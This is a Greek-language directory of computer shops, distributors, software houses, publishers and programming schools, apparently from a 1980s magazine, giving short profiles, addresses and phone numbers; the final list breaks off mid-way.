Καθιερωμένη πια αντιπροσωπία στο χώρο του software, η *Greek Software* έχει γνωρίσει αρκετές επιτυχίες στον τομέα των παιχνιδιών, αφού συνεργάζεται με αρκετές και αξιόλογες εταιρίες του εξωτερικού (Elite, Loriciels κλπ). Οι τελευταίες της δραστηριότητες ξεφεύγουν κάπως από το χώρο του software, αφού αφορούν την αντιπροσώπευση των joysticks της Spectravideo. Η διεύθυνσή της είναι:

Πριγκηπονήσων 28, τηλ. 64.43.759.

ΕΛΕΝΗ ΚΟΥΝΑΝΗ COMPUTERS

Ένα από τα πιο νέα computer shops της Στουρνάρα, το *"Ελένη Κουνάνη Computers"* δημιουργήθηκε από ανθρώπους που βρίσκονται από παλιά στην αγορά. Από την αρχή του ακόμα έθεσε σαν κεντρικό άξονα της δραστηριότητάς του τα προϊόντα της Amstrad και των εταιριών που υποστηρίζουν αυτούς τους υπολογιστές. Έτσι, εκτός από την παρουσία όλης της σειράς των μοντέλων της Amstrad, διαθέτει μία πλούσια γκάμα περιφερειακών και software. Η διεύθυνσή του είναι:

Στουρνάρα 20 και Ζαΐμη, Αθήνα, τηλ. 36.46.725.

ΠΑΡΑΤΗΡΗΤΗΣ ΕΠΕ

Θυγατρική εταιρία του μεγάλου εκδοτικού οίκου ΠΑΡΑΤΗΡΗΤΗΣ ΑΕ, η οποία εισάγει και διαθέτει τους υπολογιστές Prisma, κατασκευάζει και προωθεί την κάρτα επικοινωνίας μεταξύ φωτοστοιχειοθετικών μηχανημάτων και PCs και διαθέτει το απαραίτητο software. Η διεύθυνσή της είναι:

Αλ. Σταύρου 15, Θεσ/νίκη, τηλ. 938427.

SOFTSUPPORT

Εξειδικευμένο computer shop της συμπρωτεύουσας για τους υπολογιστές Atari, όπου παρέχεται πλήρης υποστήριξη για όλα τα μοντέλα της εταιρίας. Η διεύθυνσή του είναι:

Τομπάζη 20, Θεσ/νίκη, τηλ. 846074.

MICROLAND

Computer shops στην Αθήνα και τον Πειραιά, και τα δύο δίπλα στις "φοιτητογειτονιές" του Πολυτεχνείου και της Βιομ. Σχολής αντίστοιχα. Ίσως να είναι αυτός ο λόγος που και τα δύο καταστήματα προσανατολίζονται κυρίως στο χώρο των ποιοτικών και φθηνών συμβατών (Tulip, Multitech). Η διεύθυνσή τους είναι:

Αλκιβιάδου 87, Πειραιάς, τηλ. 41.18.736
Στουρνάρα & Μπόταση 14, Αθήνα, τηλ. 36.26.192.

COMPUTER MAGIC

Computer shop του κέντρου με γρήγορη και σωστή εξυπηρέτηση. Διαθέτει και διακινεί όλα τα μεγάλα ονόματα της αγοράς, περιφερειακά και πλούσια γκάμα προγραμμάτων. Πρόσφατα το *Computer Magic* κινήθηκε και στον τομέα της εργονομίας, παρουσιάζοντας μία πλούσια σειρά από αξεσουάρ για υπολογιστές κάθε τύπου. Η διεύθυνσή του είναι:

Κωλέττη 11 & Εμμ. Μπενάκη, τηλ. 36.15.571-36.17.089-36.11.322

BORA AE

Το *Bora AE* αποτελεί μια από τις μεγαλύτερες παρουσίες στο χώρο της αγοράς υπολογιστών της περιφέρειας. Οι δραστηριότητές του καλύπτουν όλους τους τομείς της μηχανογράφησης, ξεκινώντας από προσωπικούς και συμβατούς υπολογιστές και καταλήγοντας στα περιφερειακά και αναλώσιμα. Επίσης και ο τομέας του software είναι ιδιαίτερα προσεγμένος. Η διεύθυνσή του είναι:

Αγ. Ιωάννου 82, Αγ. Παρασκευή, τηλ. 63.97.365.

GEDICO ΕΠΕ

Η εταιρία έχει σαν άξονα των δραστηριοτήτων της την αποκλειστική αντιπροσώπευση του Final Cartridge για Commodore. Μέχρι τώρα έχει φέρει στη χώρα μας όλες τις μορφές του έξυπνου αυτού περιφερειακού, ενώ παράλληλα υποστηρίζει γενικότερα τον Commodore, φέρνοντας στην Ελλάδα τα γνωστά Cumana drives. Η *Gedico ΕΠΕ* έχει τα γραφεία της στην οδό:

Μακρυγιάννη 33, Αθήνα, τηλ. 92.27.476-90.25.775.

ΜΑΜΟΥΘ COMIX

Πρόκειται για τη γνωστή εκδοτική εταιρία, υπεύθυνη για την κυκλοφορία στη χώρα μας του διάσημου Λούκυ Λουκ και άλλων διασκεδαστικών ηρώων του Γαλλικού οίκου Dargaud. Δεν είναι μεγάλο το χρονικό διάστημα από τότε που η εταιρία αποφάσισε να συνδυάσει το γέλιο με τη γνώση, εκδίδοντας βιβλία για υπολογιστές, φυσικά εικονογραφημένα. Η διεύθυνσή της είναι:

Ιπποκράτους 44, Αθήνα, τηλ. 36.25.054.

TECHNET

Εταιρία που διακρίνεται για τη γρήγορη εξυπηρέτηση και τις πολύ φθηνές τιμές της, κυρίως στον τομέα των μαγνητικών μέσων (δισκέτες 5.25" και 3.5", single, double και high density). Εξ άλλου η *Technet* αποτελεί και αποκλειστικό αντιπρόσωπο των περιφερειακών της εταιρίας Mountain (σκληροί δίσκοι για Macintosh, streamers και κάρτες επέκτασης για PCs). Η διεύθυνσή της είναι:

Λ. Συγγρού 44, τηλ. 92.36.303.

ΕΕΣ BASICA

Το Εργαστήρι Ελευθέρων Σπουδών είναι ένα μόνο μέρος της δραστηριότητας του *Κέντρου Πληροφορικής Basica*, που, παράλληλα, υποστηρίζει ένα άρτια οργανωμένο computer shop και κέντρο μηχανοργάνωσης. Στα πλαίσια της εκπαίδευσης έχει οργανώσει τμήματα και κύκλους σπουδών για κάθε ηλικία, ικανοποιώντας τις απαιτήσεις των μαθητών, φοιτητών και επαγγελματιών. Η διεύθυνσή του είναι:

Δημοσθένους 31, Καλλιθέα, τηλ. 95.60.823.

Mr COMPUTER

Το *Mr Computer* είναι ένα κατάστημα που λειτουργεί εδώ και τρία χρόνια στην Κυψέλη, διαθέτοντας όλα τα γνωστά μοντέλα home micros, καθώς και άφθονο software. Παράλληλα έχει δημιουργηθεί μια φιλική γωνιά για τους χρήστες των υπολογιστών Atari. Πέρα απ' αυτά, κατασκευάζει σε αποκλειστικότητα τα καλώδια για τη σύνδεση του Atari ST με έγχρωμο monitor. Το *Mr Computer* βρίσκεται:

Σπετσοπούλας 13 & Κυψέλης 51, τηλ. 88.26.862.

ΤΕΧΝΙΚΟ ΒΙΒΛΙΟΠΩΛΕΙΟ - ΕΚΔΟΣΕΙΣ ΠΑΠΑΣΩΤΗΡΙΟΥ

Ένα από τα μεγαλύτερα ονόματα στο χώρο των Τεχνικών εκδόσεων είναι ο εκδοτικός οργανισμός *Παπασωτηρίου*. Στο ομώνυμο βιβλιοπωλείο, υπάρχει πλουσιότατη βιβλιογραφία, ελληνική και ξένη, η οποία σχετίζεται με το χώρο της Πληροφορικής. Συγγράμματα και βιβλία για hardware, για software και για ειδικά θέματα μπορεί κανείς να βρει στον ειδικό τομέα του βιβλιοπωλείου, που συνεχώς επεκτείνεται. Η διεύθυνσή του είναι:

Στουρνάρα 23, Αθήνα, τηλ. 36.41.826-36.09.821.

MB COMPUTER

Κέντρο εξυπηρέτησης των φίλων της Πληροφορικής στην περιοχή της Νίκαιας. Μέσα στον κύκλο των δραστηριοτήτων του περιλαμβάνονται οι συμβατοί υπλογιστές της Amstrad και της Vegas, όπως και το software, όπου διαθέτει τα προγράμματα των μεγαλύτερων εταιριών. Η διεύθυνσή του είναι:

Γρεβενών 72, Νίκαια, τηλ. 49.21.600.

M.P.S.

Από τα παλιότερα computer shops της Θεσ/νίκης, που προωθεί μεγάλη γκάμα υπολογιστών (IBM, Epson, Amstrad, Commodore κλπ), περιφερειακά και προγράμματα. Επίσης είναι γνωστό για την εκδοτική δραστηριότητα που έχει αναπτύξει. Η διεύθυνση του είναι:

Πολυτεχνείου 47, τηλ. 540246.

MICRO'S LEADER

Αντιπροσωπία που κινείται στο χώρο των συμβατών υπολογιστών, με κύρια δραστηριότητα την αποκλειστική διάθεση των συμβατών Laser, προϊόντων της Αμερικανικής Video Technology. Στα πλαίσια της υποστήριξης των υπολογιστών αυτών προσφέρει μηχανογραφικές λύσεις για επιχειρήσεις και ανάπτυξη software, ενώ αντικείμενο προώθησής της είναι και τα pocket computers. Η διεύθυνσή της είναι:

Πατησίων 181, Αθήνα, τηλ. 86.44.406-64-74

SIMCO ΕΠΕ

Η *Simco* είναι εταιρία που ειδικεύεται στη μελέτη και κατασκευή επίπλων για υπολογιστές. Τα έπιπλα της *Simco* είναι συναρμολογούμενα, ιδανικά για μικρούς χώρους, και περιλαμβάνουν θέσεις για κεντρική μονάδα, οθόνη, πληκτρολόγιο και εκτυπωτή. Πρόκειται για πολύ έξυπνες και 100% ελληνικές κατασκευές, διεθνώς κατοχυρωμένες. Η διεύθυνσή της είναι:

Καραμπλιά 16, τηλ. 93.42.957.

BP SOFTWARE

Σχετικά καινούργια εταιρία, η *BP Software* ασχολείται κυρίως με την εισαγωγή επαγγελματικών πακέτων για IBM και συμβατούς. Οι πιο πρόσφατες δραστηριότητές της εντοπίζονται στη διάθεση του PC Office, ενός πακέτου-εργαλείου για τους συμβατούς, που περιλαμβάνει διευθυνσιογράφο, επεξεργαστή κειμένου, πρόγραμμα εσόδων-εξόδων κλπ.

Το τηλέφωνό της είναι 77.50.075.

LANCO

Πρόκειται για ένα software house με αξιόλογες δραστηριότητες. Σημείο ειδίκευσής του αποτελεί το γνωστό λειτουργικό σύστημα GEM, για το οποίο έχει παρουσιάσει ορισμένα πολύ σημαντικά πακέτα, που καλύπτουν κυρίως εξειδικευμένες επαγγελματικές εφαρμογές (π.χ. ιατρικά πακέτα). Συγχρόνως η *Lanco* έχει μία θετική παρουσία και στο hardware, με κυριότερο προϊόν της το joystick D-Joy. Η διεύθυνσή της είναι:

Ικονίου 10, τηλ. 86.28.020.

DPL

Το computer shop *DPL* διακρίνεται για την εξυπηρέτηση του αγοραστικού κοινού σε όλο τον ελλαδικό χώρο και τις μεγάλες ευκολίες πληρωμής. Personal και home υπολογιστές, περιφερειακά, αναλώσιμα και software, οι πιο γνωστοί εκτυπωτές και monitors, υπάρχουν πάντα διαθέσιμα, μαζί με έγκυρη υποστήριξη και υπεύθυνη εξυπηρέτηση, προσόντα που διαθέτει λόγω της πολύχρονης παρουσίας του στην αγορά. Η διεύθυνσή του είναι:

Αγ. Κωνσταντίνου & Γερανίου 44, τηλ. 52.40.986.

MULTITEC

Πέρυσι το Μάη δημιουργήθηκε η νέα αυτή εταιρία. Οι δραστηριότητες της *Multitec* είναι πολλές και ποικίλες. Πραγματοποιεί επεκτάσεις μνήμης για τη σειρά των PCs και των ST, τους οποίους υποστηρίζει και με software, ενώ συγχρόνως πραγματοποιεί ανταλλαγές του home υπολογιστή σας με συμβατούς υπολογιστές. Η διεύθυνσή της είναι:

Ικονίου 10, τηλ. 86.28.020.

ACOC COMPUTERS - ACOCSOFT

Κατάστημα που λειτουργεί στο Χαλάνδρι εδώ και αρκετό καιρό, το *ACOC Computers* εντυπωσιάζει με τη δραστηριότητά του. Πρόσφατα το *ACOC* δημιούργησε μία εταιρία κατασκευής προγραμμάτων, δίνοντας ιδιαίτερη έμφαση στην αξιοποίηση του ελληνικού προγραμματιστικού δυναμικού και κυκλοφορώντας μία

φιλόδοξη σειρά ημιεπαγγελματικών πακέτων και παιχνιδιών για τη σειρά των Amstrad CPC. Η διεύθυνσή του είναι:
Ηρακλείου 8, Χαλάνδρι, τηλ. 68.44.058.

OCEAN HELLAS

Η *Ocean Hellas* αποτελεί το μοναδικό αντιπρόσωπο των προϊόντων του γνωστού software house Ocean και όλων των εταιριών (π.χ. Imagine), τις οποίες η "μητρική" εταιρία υποστηρίζει και προωθεί, με έμφαση στο ψυχαγωγικό software. Παράλληλα όμως, η *Ocean Hellas* υποστηρίζει και διαθέτει μια αρκετά μεγάλη γκάμα από χρήσιμα και πρωτότυπα πακέτα, γραμμένα για επιχειρηματική κυρίως χρήση στους συμβατούς υπολογιστές. Η διεύθυνσή της είναι:
Ελασσώνος 3, Λαμία, τηλ. (0231) 33.390-38.800

FUTURE COMPUTERS AND THINGS

Το *Future Computers and Things* είναι ένα computer shop που καλύπτει την ευρύτερη περιφέρεια των Ανω Πατησίων. Στο φιλικό του περιβάλλον μπορεί κανείς να βρει ό,τι θελήσει στο χώρο των οικιακών υπολογιστών, του software, αλλά και των περιφερειακών. Το *Future Computers and Things* βρίσκεται στην οδό:
Μαβίλη 17, Αθήνα, τηλ. 20.13.933.

MICRO STORE

Πρόκειται για ένα εντυπωσιακό σε έκταση και εξυπηρέτηση computer shop της Νέας Σμύρνης, το οποίο καλύπτει όλες τις γειτονικές περιοχές. Στο *Micro Store* θα βρείτε όλα όσα απαιτεί ο αρχάριος και ο προχωρημένος χρήστης. Πρόσφατα το *Micro Store* προχώρησε και στο χώρο της ανάπτυξης προγραμματιστικών εφαρμογών. Η διεύθυνσή του είναι:
Ελ. Βενιζέλου 24, Πλατεία Ν. Σμύρνης, τηλ. 93.50.672

MANOLIS MILONAKIS IMPORTS

Η εταιρία *Manolis Milonakis Imports* διαθέτει τη γλώσσα προγραμματισμού Z-Basic και τα πακέτα της γνωστής διεθνούς εταιρίας software Borland. Αξιόλογη είναι η παρουσία της και στα μαγνητικά μέσα αποθήκευσης, διαθέτοντας μία πλούσια σειρά δισκετών όλων των γνωστών εταιριών. Η διεύθυνσή της είναι:
Ηρακλέους 58, Καλλιθέα, τηλ. 95.67.348.

ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΜΕΛΕΤΩΝ

Αποκλειστικός αντιπρόσωπος των δισκετών Spectrum (του αμερικανικού οίκου MMP) και της Royal Base DBMS, καθώς και του σουηδικού οίκου Valhall Data. Επίσης κατασκευάζει προγράμματα για εξαγωγές. Η διεύθυνσή του είναι:
Πλάτωνος 25, Θεσ/νίκη, τηλ. 221248.

MICROTECHNIKA

Εταιρία που ασχολείται με το σχεδιασμό και την κατασκευή joysticks, η *Microtechnika* έχει δώσει δείγματα άριστων κατασκευών. Τα joysticks της, εξ ολοκλήρου ελληνικά, είναι φημισμένα για την αντοχή τους και κυκλοφορούν για όλους τους home computers. Η *Microtechnika* βρίσκεται στο Αιγάλεω, στην οδό :
Μιαούλη 104, τηλ. 52.02.012.

CITIZEN -Θ. ΜΠΙΡΝΑΡΑΣ & ΣΙΑ ΑΕ

Από τις παλιότερες εταιρίες του χώρου των ηλεκτρονικών εφαρμογών, αντιπροσωπεύει για την Ελλάδα τα προϊόντα της Citizen, καλύπτοντας μία μεγάλη γκάμα ηλεκτρονικών συσκευών που ξεκινούν από απλά calculators και φθάνουν μέχρι τα high end μηχανήματα στο χώρο του ήχου (CD players κλπ) και της εικόνας (τηλεόραση τσέπης κλπ). Βρίσκεται στην Αθήνα,:
Πλ. Αγίων Θεοδώρων 1, τηλ. 32.28.128-32.28.570.

MICROMAR COMPUTERS

Shop του Πειραιά, με αξιόλογες δραστηριότητες στον τομέα του software. Εκεί θα βρείτε, εκτός από τη γνωστή ποικιλία σε μηχανήματα και αναλώσιμα, μία σειρά ειδικών ναυτιλιακών τεχνικών προγραμμάτων. Στον τομέα των συμβατών υπολογιστών υποστηρίζει τα μηχανήματα της Microframe, Multitech και Amstrad. Η διεύθυνσή της είναι:
Ακτή Μιαούλη 73, Πειραιάς, τηλ. 41.32.905.

INFO-FAX

Εταιρία που εμφανίστηκε εδώ και ένα χρόνο περίπου στην αγορά της Θεσσαλονίκης, διαθέτοντας κυρίως αναλώσιμα και αξεσουάρ για υπολογιστές. Η διεύθυνσή του είναι:
Φράγκων 19, τηλ. 540247.

ANCO

Μία εταιρία που εισάγει και διαθέτει προϊόντα σχετικά με Commodore. Κύρια δραστηριότητά της είναι η κατασκευή περιφερειακών, όπως disk controllers, interfaces κλπ. Η διεύθυνσή της είναι:
Δημ. Γούναρη 42, Θεσ/νίκη, τηλ. 278189.

KISWARE

Κατάστημα της Θεσσαλονίκης, στους χώρους του οποίου μπορεί κανείς να βρει home micros και PCs, όπως και αξεσουάρ, αναλώσιμα και προγράμματα. Η διεύθυνση του είναι:
Βασ. Ολγας 93, τηλ. 857551.

Αμυ COMPUTERS

Η κύρια δραστηριότητα της εταιρίας *Αμυ Computers* στρέφεται γύρω από την αντιπροσώπευση των εκτυπωτών της Citizen και των monitors της Sanyo. Παράλληλα διαθέτει μία ακόμα σειρά περιφερειακών που εισάγει και αντιπροσωπεύει στη χώρα μας. Η διεύθυνσή της είναι:
Ασκληπειού 151, Αθήνα, τηλ. 64.48.263-64.24.321

ΠΑΡΑΤΗΡΗΤΗΣ

Εκδοτική εταιρία που ασχολείται τόσο με βιβλία για Η/Υ (σειρά "Ηλεκτρονικός Παρατηρητής"), όσο και με βιβλία γενικότερου περιεχομένου. Οι εκδοτικές της δραστηριότητες συμπεριλαμβάνουν έργα Ελλήνων και ξένων συγγραφέων του χώρου. Η ποιότητα των μεταφράσεων φτάνει σε αρκετά υψηλά επίπεδα, λόγω κυρίως του ικανότατου μεταφραστικού team της εταιρίας. Η διεύθυνση του "*Παρατηρητή*" είναι:
Διδότου 39, Αθήνα, τηλ. 36.00.658

PLEX

Κατάστημα της Θεσσαλονίκης που κατασκευάζει και διαθέτει συναρμολογούμενα ράφια και μικροέπιπλα δικής του ευρεσιτεχνίας για επαγγελματικούς χώρους. Η διεύθυνση του είναι:
Φιλίππου 75, τηλ. 229677.

ΠΟΛΥΤΟΠΟ

Ενα νέο shop στη Θεσ/νίκη, που απαρτίζεται από άτομα με μεγάλη πείρα του χώρου των υπολογιστών. Στον μικρό και φιλικό του χώρο μπορεί κανείς να βρει υπολογιστές Amstrad, Commodore, Prisma και πολλά αξεσουάρ, μερικά δικής του κατασκευής. Η διεύθυνσή του είναι:
Χαλκιδικής 40-42, τηλ. 837063.

ΜΑΛΛΙΑΡΗΣ & ΣΙΑ

Πρόκειται για ένα μεγάλο εκδοτικό οίκο της συμπρωτεύουσας με πλούσια δραστηριότητα στο χώρο της Πληροφορικής, προσφέροντας βιβλία για υπολογιστές από ξένους και ελληνικούς οίκους. Ακόμα διαθέτει αναλώσιμα και προγράμματα. Η διεύθυνσή του είναι:
Αριστοτέλους 9, Θεσ/νίκη, τηλ. 278707.

ΑΘΗΝΑ

ΑΝΤΙΠΡΟΣΩΠΙΕΣ ΥΠΟΛΟΓΙΣΤΩΝ

• **AMSTRAD HELLAS,** Πολυτεχνείου 12, 5227924-5 (Amstrad, Sinclair) • **ΑΞΑΡΛΗΣ Α.Ε.,** Ακαδημίας 96-98, 3607836 (BBC, Acorn, Sord) • **ΕΛΕΑ COMPUTER SYSTEMS ΕΠΕ,** Βαλτετσίου 50-52, 3660770, 3605535, 3602135 (Philips, MSX, Spectravideo) • **ΕΛΚΑΤ ΑΕ,** Σόλωνος 26, 3640719, 3642985, 3643239 (Atari) • **MEMOX ΑΒΕΕΗ,** Σεβαστουπόλεως 150, 115 26, 6932945-6, 6917858, 6917532 (Commodore) • **RAINBOW,** Ελ. Βενιζέλου 184, 176 75, Καλλιθέα, 9594082, 9524647 (Apple) • **SELCON ΕΠΕ,** Ιπποκράτους 35, Ελληνικό, 9910950, 9930935 (Olivetti-Prodest PC1).

ΑΝΤΙΠΡΟΣΩΠΙΕΣ PRINTERS

• **ADVANCED TECHNOLOGY SYSTEMS (ATS),** Πλουτάρχου 18, 7248652 (Mannesmann Tally) • **AMY COMPUTERS,** Ασκληπιού 151, 114 71, 6448263, 6424321 (Citizen) • **DATAJUST S.A.,** Μεσογείων 308 & Αρκαδίου 2, 6528938, 6517846 (Centronics) • **ECS AE,** Ερμού & Φωκίωνος 8, 105 63, 3225426, 3253839, 3232032 (Epson) • **ELECTROHELLAS,** Ακτή Θεμιστοκλέους 12, 185 36 Πειραιάς, 4511087 (Seikosha) • **INFOQUEST** Συγγρού 7, 117 43, 9225087, 9227046, 9225777 (Star, Seikosha) • **ISON A.E.,** Atrina Center, Λ. Κηφισίας 32, 6834701, 6842569 (Sakata) • **ΝΤΑΚΟΣ ΑΕ,** Ζαΐμη 20, 8841411-13 (Brother) • **Χ. ΘΕΟΔΟΣΗΣ,** Ελ. Βενιζέλου 16Α, Καλλιθέα, 9580109 (Admate) • **UNITECH,** Λ. Συγγρού 255, 171 22, 9430632-3 (NEC)

ΑΝΤΙΠΡΟΣΩΠΙΕΣ MONITORS

• **AMY COMPUTERS,** Ασκληπιού 151, 117 41, 6448263, 6424321 (Sanyo) • **ECS AE.,** Ερμού & Φωκίωνος 8, 105 63, 3225426, 3253839, 3232032 (Taxan, EIZO) • **HANTAREX HELLAS,** Ιπποκράτους 35 Γλυφάδα, 9910950 (Hantarex) • **ISON AE.,** Atrina Center, Λ. Κηφισίας 32, 6834701, 6842569 (Sakata) • **MICRO-TEC,** Γ' Σεπτεμβρίου 50, 8835115-7 (EIZO). • **UNIDATA AEBE,** Αβέρωφ 9 & Μάρνη, 5226292 (Sanyo).

ΑΝΤΙΠΡΟΣΩΠΙΕΣ SOFTWARE

• **ALL SERVICES LTD,** Λ. Μεσογείων 479, 6550827, 6550317 (US GOLD) • **COMPUTER MARKET,** Σολωμού 26, 3611805 (DURELL) • **GREEK SOFTWARE,** Πριγκηποννήσων 28, 6443759, 4318024 (ELITE, PLAYERS) • **ΚΛΕΙΔΑΡΙΘΜΟΣ,** Στουρνάρα 27β, 1ος όροφος 10682, 3632044, Μπόταση 5, 106 82, 3610076 (BORLAND) • **Μ. ΜΥΛΩΝΑΚΗΣ,** Ηρακλέους 58, Καλλιθέα, 9567348 (ZBasic) • **MULTILOG OE,** Ικονίου 75, Ν. Σμύρνη, 9350672 • **OCEAN HELLAS,** Ελασσώνος 3, Λαμία (0231) 33390, 38800 (IMAGINE, OCEAN) • **PIM SOFTWARE ΕΠΕ,** Ζωοδόχου Πηγής 48, 3606487, 3642677 • **THOMAS SOFT,** Στουρνάρα & Τσαμαδού 4, 3615362.

SOFTWARE HOUSES

• **ALBAKSOFT,** Κωνσταντινουπόλεως 30, Ν. Σμύρνη, 9323546 (Spectrum) • **ACOC SOFT,** Ηρακλείου 8, Χαλάνδρι, 6844058 (Amstrad software) • **AMSTRAD CLUB,** Ηπείρου 6, Μουσείο, 8236444 (Amstrad) • **CBM 64/128-AMIGA,** Ραβινέ 11, 121 34, Περιστέρι, 5755762 (Commodore Amiga software) • **COSMON SOFTWARE,** Νεαπόλεως 1, Ν. Φιλαδέλφεια, 2510788 (Spectrum) • **INTERSOFTWARE,** Νικοπόλεως 30, 8624677 (TI-99/A) • **ΠΛΗΡΟΦΟΡΙΚΗ ΕΠΕ,** Λ. Συγγρού 19 • **ΠΡΟΜΗΘΕΑΣ ΟΕ,** Έλληνος Στρατιώτη 93Δ, 264 61, Πάτρα (061) 432523 (Amstrad) • **TECHNOSOFT,** Τζώρτζ 34 & Στουρνάρα, 3624866 (Amstrad) • **ΤΕΧΝΟΧΡΟΝΟΣ,** Πατρέως 66-68 Πάτρα, (061) 274025 (Amstrad) • **ΥΠΥΤ ΣΠΕ,** Πλατεία Αγοράς 14, 1ος όροφος, Χαλκίδα, 341 00, (0221) 83983 • **UNIBRAIN,** Μπούσγου 2, Πεδ. Άρεως, 6465195, 6446091 (Atari ST) • **VENUS COMPUTER APPLICATIONS,** Σπ. Τρικούπη 17, 3615425 (Commodore 64/128, Amiga)

ΠΕΡΙΦΕΡΕΙΑΚΑ

• **COMPUTER ΓΙΑ ΣΕΝΑ,** Θησέως 140, Καλλιθέα, 9592623-4 (Interface-X, PC Telex) • **DATA RESEARCH,** Αναστασίου Παπούλα 65, 5442815 (Modems CH) • **ΗΛΕ** Μαυρογιάννης ΟΕ, Πραξιτέλους 8, 3236644 (Modems, line drivers, multiplexers, data switches) • **GEDICO LTD,** Μακρυγιάννη 33, 9227476, 9025775 (Final Cartridge) • **MICROTECHNIKA,** Μιαούλη 107, Αιγάλεω, 5202012 (Joystick ASC) • **ROM ΨΗΦΙΑΚΗ,** Αλφειωνίας 10 & Βουτσινά, 7657391 (Rom drive) • **SPACE HELLAS,** Μεσογείων 302, 6527008 (Modems Τρίτων) • **SPACE SYSTEMS,** Κεχαγιά 10, Νίκαια, 4921253 (Joystick Super Star) • **STT ELECTRONICS,** Ασκληπιού 76, 3602679, 3627858 (Modems STT).

ΣΧΟΛΕΣ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

• **ACTION GROUP LTD,** Ελ. Βενιζέλου 59, 9588307-8 • **ΑΚΜΗ,** Γ' Σεπτεμβρίου & Σολωμού 68, 5233557 • **ΑΛΦΑ,** Σολωμού 13-15, 3635122 • **ASCI COMPUTER STUDIES,** Αθηνάς 3 & Παπαγιάννη, Ελευσίνα 5546279 • **BASICA,** Δημοσθένους 31, Καλλιθέα, 9560823 • **BULL,** Λ. Συγγρού 44, 9239991 • **CCS CONSTANTINOU COMPUTER STUDIES,** Κηφισίας 324, Χαλάνδρι, 6822152, 6841214 • **CEGOS ECOSET AE,** Ελ. Βενιζέλου (Θησέως) 46, 9563050 • **CITY COLLEGE OF ATHENS,** Κηφισίας 100, 6930633 • **COMPUTER INSTITUT ΕΠΕ,** Ερυθραίας 1 & Π. Τσαλδάρη 121 34, Περιστέρι, 5135709 • **COMPUTER MIND,** Λ. Παπάγου 104, Ζωγράφου, 7757655 • **CONTROL DATA,** Λ. Συγγρού 137, 9510811, 9591111, 9350279 • **DATACOM,** Β. Κων/νου 50, Πειραιάς, 4133172, 4136990 • **DATA COMMUNICATIONS ΕΠΕ,** Αριστοτέλους 42, 152 32, Χαλάνδρι, 6816694, 6825861 • **DATA RANK,** Ηπείρου 60 & Ακακίων, 8836956, 8839490 • **ΔΕΛΤΑ,** Ηπείρου 3, Μουσείο 8225983, 8220083 • **ΔΟΞΙΑΔΗ,** Δημοκρίτου & Στρατ/κού Συνδέσμου 24, 3639112 • **ΕΛ.ΚΕ.ΠΑ,** Λ. Κηφισίας & Παρνασσού 2, 8069900, Καποδιστρίου 28, 3643710 • **ΕΜΠΟΡΙΚΟ ΚΟΛΛΕΓΙΟ ΑΓ. ΓΕΩΡΓΙΟΣ ΑΕ,** Μουρούζη 3Α, 7226283, 7228045 • **ΕΣΟΕ ΚΟΝΤΟΛΕΦΑ,** Βερανζέρου 1 & Ακαδημίας, 3610454 • **EXPRESS SYSTEM,** Βερανζέρου 13, 3643216, 3642610, Αθήνα, Καραϊσκου 98, 4172454, Πειραιάς • **ICC,** Παύλου Μελά 48, (031)269469, Θεσσαλονίκη • **INKEY,** Πρωτοπαππά 46, Άνω Ηλιούπολη, 9930153 • **INFOSOFT,** Φιλαρέτου 86, 9567930, 9586661-9, Καλλιθέα. • **INTER COMPUTER CENTER,** Νοταρά 8, 3629427, 3616967 • **ΚΕΑΣ ΞΥΝΗ,** Σολωμού 54, 3645114 • **ΚΕΠΑ,** Ακαδημίας & Μαυροκορδάτου 1-3, 3600668, 3640556 • **ΚΟΝΤΟΡΑΒΔΗ,** Εμμ. Μπενάκη 59, 3619331 • **ΚΟΡΕΛΚΟ,** Ακαδημίας 85 - Κωλέττη 11, 3604414 • **MANOLAS COMPUTER CENTER,** Πατησίων & Στουρνάρα 26, 5249044-5 • **NCR Advanced Computer Education,** Λ. Συγγρού 40-42, 9595112, 9595134 • **NIXDORF,** Λ. Συγγρού 44 & Σκρά 1, 9595112, 9595134 • **OMEGA MICROSYSTEMS,** Αμφιτρίτης 13Α, Π. Φάληρο, 9816945 • **ΟΜΗΡΟΣ,** Ακαδημίας 52, 3619356, 3612675 • **ΠΡΟΤΥΠΟ ΚΕΝΤΡΟ ΠΛΗΡΟΦΟΡΙΚΗΣ,** Φωκ. Νέγρη & Ζακύνθου 3, Κυψέλη, 8835811 • **SARASOTA,** Ζωναρά 10, Παναθήναια, Λ. Αλεξάνδρας, 6420998, 6421254

ΕΚΔΟΣΕΙΣ

• **ΓΚΙΟΥΡΔΑΣ,** Σεργίου Πατριάρχου 4, 114 72, 3624947, 3608862 • **ΚΛΕΙΔΑΡΙΘΜΟΣ,** Στουρνάρα 27Β, 1ος όροφος, 106 82, 3632044, Μπόταση 5, 106 82, 3610076 • **ΜΑΜΟΥΘ COMIX,** Γενναδίου 2, 3625054 - 3625055 • **ΠΑΠΑΣΩΤΗΡΙΟΥ,** Στουρνάρα 23, 106 82, 3641826 • **ΠΑΡΑΤΗΡΗΤΗΣ,** Διδότου 39, 3600658, 3608527, Αθήνα, Αδ. Σταύρου 15, 927685, 935920, Θεσσ/νίκη

COMPUTER SHOPS

• **A-77,** Βελεστίνου 13, 6919991 • **A 10,** Φορμίωνος 101 Παγκράτι, 7640342 -7641161 • **ABC SHOP,** Λ. Συγγρού 137, 9320590, 9223715 • **ACOC,** Ηρακλείου 8, Χαλάνδρι, 6844058 • **ΑΘΗΝΑΪΚΗ COMPUTERLAND,** Μεσογείων 320, Αγ. Παρασκευή 6529699, 6521379 • **ΑΛΕΚΤΩΡΙΔΗΣ ΚΩΝ/ΝΟΣ,** Ιακωβίδου 6-8 Α. Πατήσια, 2028953 • **ANODE,** Στουρνάρα 36 & Γ' Σεπτεμβρίου, 1ος όροφος, 5226162 • **AMSTRAD CLUB,** Ηπείρου 6, Μουσείο, 8236444 • **ASCI COMPUTERS,** Αθηνάς 3 Ελευσίνα, 19200, 5549279 • **ASPECO,** Στουρνάρα 44, 5229554, 5225667 • **BASICA COMPUTER SHOP,** Δημοσθένους 31 Καλλιθέα, 9560823 • **BIT COMPUTER SHOP,** Χαϊμαντά 34, Χαλάνδρι, 6821424 • **BORA COMPUTER SYSTEMS,** Αγ. Ιωάννου 82, Αγ. Παρασκευή 6397365 - 6398984 • **CAT COMPUTERS,** Ιπποκράτους 57, 3643044 • **COLLOSEUM,** Βασ. Γεωργίου Β' 81 & Δουσμάνη Γλυφάδα • **COMP 27,** Χρυσσίππου 27, Αγ. Ιωάννης, Λεωφ. Βουλιαγμένης, 9022965 • **COMPENDIUM COMPUTERS,** Νίκης 28, 3226931 - 3244449 